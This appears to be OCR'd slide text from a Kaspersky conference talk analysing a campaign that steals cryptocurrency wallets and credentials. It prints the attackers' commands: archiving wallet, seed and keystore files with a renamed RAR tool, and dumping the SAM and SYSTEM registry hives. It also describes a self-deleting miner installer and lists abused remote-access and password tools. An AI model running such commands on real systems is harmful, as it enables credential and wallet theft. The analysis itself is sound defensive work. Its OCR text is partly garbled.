doc* /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Inte/\ wallet.rar C:\ *wallet*.txt /y %SYSTEMDRIVE%\Intel \driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C:\ *seed** /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C: \keystore.json /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C:\ *bitcoin** /Y
%SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Inte/\ wallet.rar C:\ *usdt*.* /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C:\ *ethereum** /y reg save hklm \sam %SYSTEMDRIVE%\Intel\sam.backup reg save hklm\system %SYSTEMDRIVE%\Inte/\ system.backup
kaspersky
Стр. 1705:11:56 Текст слайда
Malicious actions
Наконец, bat.bat:
• удаляет папку C:\Intel\ • устанавливает в систему майнер (легитимный, но используется как
вредоносный) (hxxps://bmapps[-Jorg/bmcontrol/win64/Install.exe), конфиг - hxxps://bmapps[.Jorg/bmcontrol/win64/app.json
• удаляет себя.
kaspersky
ГДЕ
КАРТА
БИЛЛИ?
Стр. 1805:13:03 Текст слайда
Legitimate tools, used by the adversaries
Злоумышленники использовали следующие утилиты в атаках (KISS):
• Кастомизированная версия RAR 3.80; • Blat utility; • AnyDesk RAT software; • The Defender Control software; • The 4t Tray Minimizer software; • Mipko Personal Monitor (Ukrainian language set O); • WebBrowserPassView Tool; • Ngrok reverse proxy tool; • NirCmd.
Злоумышленники умышленно (?) не применяли бинарные импланты в атаке.
kaspersky
Стр. 1905:14:41 Текст слайда

Infrastructure fun
< G® htp://users-mail.ru/loon.php
Mail.ru Почта Облако Одноклассники ВКонтакте Новости Знакомства Все проекты !!!
@mail i протр
ad
Войти
Регистрация
Войти в аккаунт
@mail
Яндекс
M Gmail
Другой
Имя аккаунта
Ввести пароль
• запомнить
Другие способы входа
L VKID
Войти через Госуслуги
Восстановить доступ
Создать аккаунт
Быстрый вход по QR-коду
Наведите камеру телефона Подробнее
kaspersky
Стр. 2005:17:22 Текст слайда

Infrastructure fun
© Index of /
Index of /
Name
Last modified
Size Description
ChromeUpdate rar 2025-02-28 11:30 15M
Trays. jpg
2024-10-30 07:08 1.7M
bat. jeg
2024-11-13 08:03 4.0K
bk. rar
2025-02-28 09:461.7M
2024-11-10 19:00 240K
blat jeg
driver exe
2024-10-30 07:08 293K
2025-03-0107:296.6
pas.rar
2024-10-30 07:08 5 1M
svchost.jRg
2024-11-13 08:03 670
На В доступе отказано!
< → C a downdown.ru/pma/
Добро пожаловать в phpMyAdmin
• Данные для входа не верны. В доступе отказано.
kaspersky
Стр. 2105:18:48 Текст слайда
kaspersky
Q&A Session